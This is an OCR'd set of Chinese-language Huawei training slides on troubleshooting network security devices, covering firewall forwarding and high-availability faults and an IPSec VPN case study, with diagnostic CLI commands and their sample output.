
- 列举可能的原因：不同产品/技术导致故障的原因是不一样的，需根据特定产品列举导致故障的可能原因。
- 制定方案：
  - 确定可能原因排查的顺序：制定故障排查方案，需要确定各故障原因的排查顺序。以故障原因的可能性大小为主，并参考排查的成本、排查的便利性进行排序。
  - 确定各原因故障排查定位的方法和工具：设备提供了多种故障诊断的方法和工具，这些工具和方法适用的情况各不相同。需要在制定方案时就确定，用哪种工具可以唯一的确定或排查是否该原因导致。
  - 确定各故障排查的时间：这些故障排查方法需要尽量安排在流量较小的时间，比如需要对运营商的网络作设备的替换，因为受影响用户比较多，一般会选择凌晨2～3点进行排查。当然，如果用户对可能造成的网络故障不太敏感，则不需要考虑排查时间的问题。
  - 确定故障原因后的处理方式：在确定故障原因后，需要明确故障恢复的步骤，避免再次造成网络故障。
- 故障排查：在完成方案制定后，按照方案依次进行故障排查。在进行排查之前，需要将网络恢复到实施上一个循环前的状态。如果保留上一方案对网络的改动，可能会对故障跟因的定位产生干扰并且可能导致新的故障。

目录

1. 网络安全故障排查概述
2. **防火墙故障排查**
3. VPN故障排查
4. IPS故障排查
5. WAF故障排查
6. NAC故障排查


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防火墙转发原理（1）



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

防火墙转发原理（2）



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防火墙转发类故障定位指导

- 在出现网络故障时，首先会在防火墙查看各种转发表项，确定设备控制层面是否正常。常见的转发表项主要包括会话表、Server-map表、ARP表、MAC转发表和路由表。
- 除了查看转发表项外，防火墙还支持流量统计、报文展踪、抓包等多种故障定位手段。
  - 流量统计：基于配置的五元组来统计FW接收、转发和丢弃的符合条件的数据流的报文数。此功能主要用于现网故障时，检查FW是否转发或丢弃报文。
  - 报文示踪：使用报文示踪功能，查看报文在FW各个流程中的处理结果，根据异常结果定位问题出现的原因。
  - 抓包：除了传统的端口镜像外，防火墙还支持使用Web方式的五元组抓包来判断设备是否收到及转发相关报文。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

流量统计

- 正常情况下，**RcvnFrag**（收到的非分片报文数）与**Forward**（转发的报文数）的统计数应该相等。如果不相等，则表明存在丢包。通过查看**discard detail information**（丢包详细信息）字段，可以查看到丢包原因。

```
FW] acl 3333
[FW-acl-adv-3333] rule permit ip source 10.1.1.1 0 destination 10.1.1.2 0 //结合业务，匹配流量的源或目的。
[FW-acl-adv-3333] rule permit ip source 10.1.1.2 0 destination 10.1.1.1 0 //用于匹配反向流量。
[FW] diagnose
[FW-diagnose] firewall statistic acl 3333 enable
[FW-diagnose] display firewall statistic acl
10:53:32  2018/04/08
Current Show sessions count: 1
 Protocol（ICMP） SourceIp（10.1.1.1） DestinationIp（10.1.1.2）
 SourcePort（1280） DestinationPort（2048） VpnIndex（public）
                          RcvnFrag    RcvFrag     Forward     DisnFrag    DisFrag
 Obverse（pkts）:     4           0           0           4           0
 Reverse（pkts）:     0           0           0           0           0
 Discard detail information:
  IF_SERVICE_MANAGER_PACKET_FILTER:     4
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.


报文示踪

- 配置报文示踪需要的参数，需结合实际的故障定位需求精细化配置诊断参数，避免因诊断范围过大过度占用CPU资源，造成设备运行不稳定。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Web方式的五元组抓包

- 在不关心报文内容仅为了判断是否存在报文交互时，可以使用Web方式的五元组抓包。比如：查不到会话信息时，可以使用Web方式的五元组抓包功能，判断设备是否收到转发相关报文。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 点击“开始抓包”后，界面会实时呈现抓包结果，若要结束抓包，可选择“停止抓包”。
- 抓包完成后，请选择“清空报文”将报文清除。

防火墙转发故障 - 网络不通定位思路

- 查看会话表是大部分业务场景下最基本和最常用的故障定位手段。当出现网络不通故障时，首先需要在防火墙上查看是否有会话表，并根据回显信息确定下一步如何排查。
- 当防火墙上存在会话表时，存在如下几种故障场景：
  - 未收到反向报文
  - 接收到正向报文，但未正确转发
  - 收到了反向报文，但未按期望链路转发
- 当防火墙上不存在会话表时，存在如下几种故障场景：
  - 未接收到正向报文
  - 只接收到部分正向报文
  - 已接收到正向报文，但将其丢弃了

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

未收到反向报文

- 查看防火墙的会话表，发现反向报文数为0。

```
<FW> display firewall session table verbose source inside 10.1.1.1 destiantion globle
10.1.1.2
  Current Total Sessions : 1
  netbios-name VPN: public --> public ID: a68f5d10b1c681dce515ad66744
  Zone: trust --> trust TTL: 00:02:00 Left: 00:01:59
  Recv Interface: GigabitEthernet0/0/0
  Interface: GigabitEthernet1/0/7 NextHop: 10.1.1.2 MAC: 0000-0000-0000
  <--packets: 0 bytes: 0 --> packets: 83354 bytes: 6,501,612
  10.1.1.1:137 -> 10.1.1.2:137 PolicyName: ---
```

可能原因	操作步骤
报文未到达目的设备	请排查中间链路
报文到达了目的设备，但目的设备未回应	请排查目的设备
目的设备恢复了，但目的设备或中间设备丢包	回程路由缺失，请排查中间链路设备上的路由配置

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

接收到正向报文，但未正确转发（1）

- FW未正确转发报文，可能是物理链路故障导致，也可能是网络层配置不当导致。
  - 接口链路故障：查看防火墙接口下是否存在错包。

```
<FW> display interface GigabitEthernet 1/0/1
GigabitEthernet1/0/1 current state : UP
Line protocol current state : UP
...
    Input: 277618 packets, 46890659 bytes
        ...
        0 underruns, 0 runts, 0 jumbos, 2343 FCS errors
```

可能原因	操作步骤
接口速率与对端不匹配	修改接口速率与对端保持一致，或启动接口自协商模式
接口网线接触不良	将接口网线重新拔插后重新测试
接口网线老化	更换接口网线后重新测试

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

接收到正向报文，但未正确转发（2）

- 网络层配置不当：多出口场景下，通过查看会话确定出接口或下一跳地址是否符合预期。

```
<sysname> display firewall session table verbose destination global 10.1.2.1
  http vpn: public --> public ID: a58f39198cd38484085ac40960
  Create Time :2018-04-03 23:08:16
  Zone: local --> untrust TTL: 00:00:05 Left: 00:00:02
  Recv Interface: InLoopBack0
  Interface: GigabitEthernet1/0/1 NextHop: 10.1.2.2 MAC: 0000:5e00-0143
  <--packets: 0bytes:0 --> packets:1 bytes:44
  10.1.1.1:56495 --> 10.1.2.1:80 PolicyName: Policy_sec_out
```

可能原因	操作步骤
存在等价路由，FW自动选择出接口	请针对业务流量配置明细路由
明细路由不正确	修改明细路由

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

接收到正向报文，但未正确转发（3）

- 网络层配置不当：地址转换的场景下，通过查看会话确定是否正确完成地址转换。

```
<sysname> display firewall session table verbose
  Current Total Sessions : 1
  icmp VPN:public --> public ID: a58f3fe91023015aa15344e75b
  Zone: local--> trust TTL: 00:00:20 Left: 00:00:09*
  Interface: GigabitEthernet0/0/0 NextHop: 192.168.2.2 MAC: 4437-e697-78fe
  <--packets:3 bytes:252 -->packets:3 bytes:252
  192.168.1.1:43985[1.1.1.1:2107]-->192.168.2.2:2048
```

可能原因	操作步骤
到达外网的流量未做NAT	配置源NAT策略，用于对到达外网的流量进行NAT
NAT模式为No-PAT，即NAT转换时只转换地址，不转换端口，公网地址和私网地址一对一映射，导致只有一个或部分地址能上网	若无特殊需求，请将NAT模式修改为NAPT模式，即允许转换时同时转换地址和端口

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在防火墙上配置地址转换时，需要同时注意安全策略的配置。
  - 配置源NAT策略时，安全策略中指定的源地址是转换前的地址。设备对报文进行地址转换时，先查找域间的安全策略，只有通过安全策略检查，并且命中了域间NAT策略中定义的匹配条件的报文才会进行地址转换。因此域间安全策略中指定的源地址为转换前的地址，即私网地址。
  - 配置NAT Server时，安全策略中指定的目的地址是转换后的地址。设备收到匹配上Server-Map表的报文后，先转换报文的目的地址，然后再检查安全策略，因此安全策略中指定的目的地址为转换后的地址，即私网地址。

接收到正向报文，但未正确转发（4）

- 网络层配置不当：跨虚拟系统转发场景中，如果在其中一个虚拟系统中能查看到会话，而另一个虚拟系统中没有会话，则可能是FW上的路由配置错误，请检查跨虚拟系统的路由配置。

```
<FW-vsys1> display firewall session table verbose
  Current Total Sessions : 1
   icmp  VPN: vsys1 --> vsys2  ID: c687f01fef53650125bfa64d65995
   Zone: trust --> untrust  TTL: 00:00:20  Left: 00:00:17
...
<FW-vsys2> display firewall session table verbose
  Current Total Sessions : 0
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

收到了反向报文，但未按期望链路转发

- 查看会话表，会话表中收、发报文计数均不为0，表示正、反向报文FW均收到了。
- 在下行设备上做流量统计或者抓包，显示未接收到报文。

```
<FW> display firewall session table verbose source inside 10.1.1.1 destination global 1.1.1.2
2018-04-08 21:41:32.664 +08:00
    Current Total Sessions : 1
    General_TCP VPN: public --> public ID: a38f38f5ee1881615ac8c650
    Zone: trust --> untrust SecGroup: 0 --> 0 TTL: 00:20:00 Left: 00:19:38
    Recv Interface: Vlanif2
    Interface: GigabitEthernet1/0/1 NextHop: 1.1.1.3 MAC: 0000-5e00-0143
    <--packets: 3240 bytes: 261,251 --> packets: 3244 bytes: 819,104
    10.1.1.1:52318[1.1.1.1:2053] --> 1.1.1.2:6808 PolicyName: policy_sec_internet
    TCP State: established
```

可能原因	操作步骤
未配置回程路由	配置回程路由
多出口场景，未配置源进源出	接口视图中，执行redirect-reverse命令开启源进源出

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

未接收到正向报文

- 防火墙上未查看到会话，且流量统计未统计到报文，基本可判定FW未接收到正向报文。


```
<FW> display firewall session table source inside x.x.x.x destination inside y.y.y.y
2018-04-19 20:21:31.990 +08:00
  Current Total Sessions :0                                    //未查看到会话
<FW> system-view
[FW] diagnose
[FW-diagnose] display firewall statistic acl                   //查看流统结果
10:53:32 2018/04/08 Current Show sessions count: 0             //未统计到流量
```

可能原因	操作步骤
上游设备路由缺失	请逐个设备排查路由配置是否正确完整。
上游设备未指定网关或网关错误	1.请排查上游设备网关配置是否正确。 2.若上游设备存在多个网卡，请指定明细路由。
上游设备可能未学到下一跳的ARP	1.检查物理链路是否连接正确。 2.在上游设备上抓包确认是否发出ARP请求报文。如果未发出，请排查上游设备。如果有发出，确认FW是否回复请求。
双机热备主备备份场景下，上游设备将连接主机和备机的接口加入到了同一个Eth-trunk口，导致流量未到达主机	1.检查上游设备是否将连接主备机的接口加入到了同一个Eth-trunk口。 2.如果是，请将连接主、备的接口加入到不同的Eth-trunk口
二层转发时，上游设备VLAN隔离了流量	检查流量经过的设备接口所属VLAN，确保接口属于同一VLAN。
二层转发时，上游设备未学到对端下一跳MAC地址	1.查看MAC转发表，确认是否学到对方MAC地址。 2.更换接口后测试。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

只接收到部分正向报文（1）

- 该类问题的现象通常是网络时通时不通或者访问网页慢。排障思路可以在PC上做ping测试，同时在中间设备FW上做流量统计，查看是否能接收到全部报文。




```
[FW] diagnose
[FW-diagnose] firewall statistics acl 3000 enable
[FW-diagnose] display firewall statistic acl
Protocol（icmp） SourceIp（192.168.1.1） DestinationIp（10.1.1.1）
SourcePort（53552） DestinationPort（80） VpnIndex（public）
                    RcvnFrag    RcvFrag    Forward    DisnFrag    DisFrag
Obverse（pkts）：   11          0          11         0
0
Reverse（pkts）：   11          0          11         0
0
```

FW上的流统结果显示，正反向都是只接收到了11个报文，并转发了11个报文

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

只接收到部分正向报文（2）

- 问题原因分析：
  - 双机热备主备备份场景下，上游设备将连接主机和备机的接口加入到了同一个Eth-trunk口，导致只有部分流量到达主机。
    - 解决方法：修改上游设备连接主备机的接口加入到不同的Eth-trunk口。
  - 双机热备主备备份场景下，上游设备指向主机和备机的路由是等价路由，导致只有部分流量到达主机。
    - 解决方法：配置明细路由。
  - 上游设备ARP表项漂移或上游设备ARP表项老化后未及时恢复。
    - 解决方法：IP地址与MAC地址的映射关系不会发生变化情况下，可通过配置静态ARP规避。
  - 路由震荡。
    - 解决方法：根据具体场景找到路由震荡的解决方案。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

未接收到正向报文

- 在防火墙上做流量统计，根据流量统计结果判断是否有丢包。

```
[FW] diagnose
[FW-diagnose] firewall statistics acl 3000 enable
[FW-diagnose] display firewall statistic acl
Protocol ( icmp )  SourceIp ( 10.1.1.1 )  DestinationIp ( 10.1.2.1 )
SourcePort ( 53552 )  DestinationPort ( 80 )  VpnIndex ( public )
                    RcvnFrag     RcvFrag     Forward     DisnFrag
DisFrag
Obverse ( pkts ) :   3            0           0           3
0
Reverse ( pkts ) :   0            0           0           0
0

Discard detail information:
Packet default filter packets discarded: 3
```

流量命中了默认安全策略导致丢包。

新建或修改安全策略，将允许的流量放行。

实际网络环境中需根据具体丢包原因采取对应操作。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


- 常见丢包原因及操作步骤：
  - 流量超过带宽限制：流量超过带宽限制，结合实际带宽，合理调整带宽策略。
  - 接口访问控制管理丢包：进入接口视图，开启接口访问控制管理功能并开启相应的服务。
  - 路由缺失：增加路由或排查路由缺失原因。
- 更多丢包原因可在官网查看《丢包原因速查表》，地址如下：
  - https://support.huawei.com/hedex/api/pages/EDOC1000160161/AZJ11177/09/resources/resource/%E9%98%B2%E7%81%AB%E5%A2%99%E4%B8%A2%E5%8C%85%E5%8E%9F%E5%9B%A0%E9%80%9F%E6%9F%A5%E8%A1%A8.xlsx

防火墙双机热备故障排查 - HRP协议状态异常

- 故障现象：防火墙主备备份组网场景中，在防火墙A查看HRP运行状态，对端状态显示为“unknown”，如下：

```
HRP_M[NGFW] display hrp state
Role: active, peer: unknown（should be "active-standby"）
Running priority: 47004, peer: unknown
Core state: abnormal（active）, peer: unknown
Backup channel usage: 0%
Stable time: 0 days, 3 hours, 48 minutes
```


- 故障原因分析：
  - 对端设备没有开启双机热备功能。
  - 当前没有可用的备份通道。
- 解决措施：
  - 启用对端防火墙的双机热备功能。
  - 使用命令“display hrp interface”检查备份通道并修复。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

防火墙双机热备故障排查 - NAT场景中流量转发路径异常（1）

- 组网描述：防火墙负载分担组网场景中，上下行链路均采用VRRP协议。
  - VRRP备份组1和备份组3中，防火墙A为Master，防火墙B为Backup；
  - VRRP备份组2和备份组4中，防火墙A为Backup，防火墙B为Master；
  - 防火墙A的NAT地址池为：1.1.1.5~1.1.1.10；
  - 防火墙B的NAT地址池为：1.1.1.11~1.1.1.15。
- 故障现象：路由器发送的返程报文时而到达防火墙A，时而达到防火墙B，影响业务的正常运行。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


防火墙双机热备故障排查 - NAT场景中流量转发路径异常（2）

- 故障原因分析：
  - 以VRRP备份组1为例，内网用户访问Internet的流量到达防火墙A后，源IP地址被NAT策略修改为公网地址（假设为1.1.1.5）；
  - 防火墙A会将NAT策略和NAT映射信息同步至防火墙B；
  - 路由器发送返程报文时，会发送ARP请求1.1.1.5的MAC地址，防火墙A、B均会响应，导致返程流量路径异常。
- 解决措施：
  - 需要在防火墙上将NAT地址池与VRRP备份组进行绑定：防火墙A的NAT地址池与VRRP备份组3绑定，防火墙B的NAT地址池与VRRP备份组4绑定；
  - 绑定后，仅有主用防火墙A会响应ARP请求，且响应的MAC地址为VRRP备份组3对应的虚拟MAC地址，所有返程流量只会转发至防火墙A。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防火墙双机热备故障排查 - 防火墙主备切换频繁

- 故障现象：防火墙主备备份组网场景中，防火墙双机热备的状态反复切换，导致流量异常。
- 故障原因分析：
  - 防火墙业务接口状态异常，频繁UP/DOWN，导致主备切换频繁；
  - 主备防火墙的心跳报文发送间隔不一致。
- 解决措施：
  - 检查业务接口配置是否错误；
  - 若业务接口为光接口，检查光模块是否存在异常；
  - 检查防火墙心跳报文的发送间隔，并配置一致。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防火墙内容安全故障检测流程

- 内容安全故障主要分为相关功能不生效及误阻断两种场景（文件过滤和内容过滤）。
  - 对于功能不生效场景：
    - 检查组网是否正确（流量是否存在来回路径不一致的情况）。
    - 检查设备运行状态是否正确（License状态、IAE引擎状态等）。
    - 检查配置是否正确。
  - 对于误阻断场景：
    - 查看日志（确定误阻断了哪部分流量）。
    - 确认配置。
    - 检查过滤的范围是否过大。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 网络安全故障排查概述
2. 防火墙故障排查
3. **VPN故障排查**
4. IPS故障排查
5. WAF故障排查
6. NAC故障排查

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPSec VPN主要故障

- 从故障现象的维度进行划分，IPSec故障可分为如下两大类：
  - IPSec隧道建立失败（隧道协商失败）。
  - IPSec隧道建立成功后业务异常（加密数据流不通）。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- A2A VPN、Efficient VPN均基于IPSec VPN实现，出现故障时应首先检查IPSec部分是否正常，再检查其他配置是否正确。

IPSec VPN故障处理思路 - 没有数据流触发IKE协商


- IKE没有建立成功，首先需要检查是否有数据流触发IKE协商，可能原因和检查措施如下：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

IPSec VPN故障处理思路 - IKE SA协商不成功


- 有数据流触发IKE协商，但是IKE协商失败，可能原因如下：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

IPSec VPN故障处理思路 - IPSec SA协商不成功


- IKE协商成功后，IPSec SA无法建立，可能原因如下：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

案例：故障现象

- 在防火墙A与防火墙B之间建立点到点IPSec VPN，配置完成后，出现以下情况：
  - 从PC1 ping PC2，无法ping通，检查IPSec VPN未建立成功；
  - 从PC2 ping 防火墙A的GE0/0/3接口，可以ping通，并正常建立隧道；
  - 经检查，各PC的IP地址、网关等基本配置无误；防火墙A和防火墙B的IP地址、路由、安全域和域间策略等基本配置都无误。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

案例：故障分析（1）

- 在PC2可以ping通PC1的情况下，执行display ike sa、 display ipsec sa命令，防火墙A和防火墙B的IKE SA、IPSec SA可以正常建立。

```
[FW_A] display ike sa
current ike sa number: 2
---------------------------------------------------------------
conn-id    Peer            flag        phase   vpn
---------------------------------------------------------------
40050      1.1.1.2         RD|ST       v1:2    public
40049      1.1.1.2         RD|ST       v1:1    public
```

```
[FW_B] display ike sa
current ike sa number: 2
---------------------------------------------------------------
conn-id    Peer            flag        phase   vpn
---------------------------------------------------------------
40050      2.2.2.1         RD|ST       v1:2    public
40049      2.2.2.1         RD|ST       v1:1    public
```

```
[FW_A] display ipsec sa
ipsec sa information:
===========================
Interface: GigabitEthernet0/0/1
===========================
 ----------------------------------------
  IPSec policy name: "pc1"
  Sequence number  : 1
  Acl group        : 3000/IPv4
  Acl rule         : 5
  Mode             : isakmp
  ----------------------------------------
    Connection ID     : 67108879
    Encapsulation mode: Tunnel
    Failover state    : Master
```

```
[FW_B] display ipsec sa
ipsec sa information:
===========================
Interface: GigabitEthernet0/0/1
===========================
 ----------------------------------------
  IPSec policy name: "pc2"
  Sequence number  : 1
  Acl group        : 3000/IPv4
  Acl rule         : 5
  Mode             : isakmp
  ----------------------------------------
    Connection ID     : 67108879
    Encapsulation mode: Tunnel
    Failover state    : Master
```

- 由于已经排除IP地址、路由、域间策略等基本设置无误，且执行display ike sa、display ipsec sa命令后，发现SA无异常，继续排查其他问题。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

案例：故障分析（2）

- 执行display acl命令，发现ACL的规则范围有问题。

```
[FW_A] display acl 3000
Acl's step is 5
 rule 5 permit ip source 10.1.1.1 0.0.0.0 destination 10.2.1.0 0.255.255.255
```

```
[FW_B] display acl 3000
Acl's step is 5
 rule 5 permit ip source 10.2.1.0 0.255.255.255 destination 10.1.1.1 0.0.0.0
```

- 从IKE阶段一和阶段二的可能原因逐一排查，执行display acl命令后发现两端ACL规则未包含PC1的IP地址，可确定这是ACL未正确匹配兴趣流引起的问题。

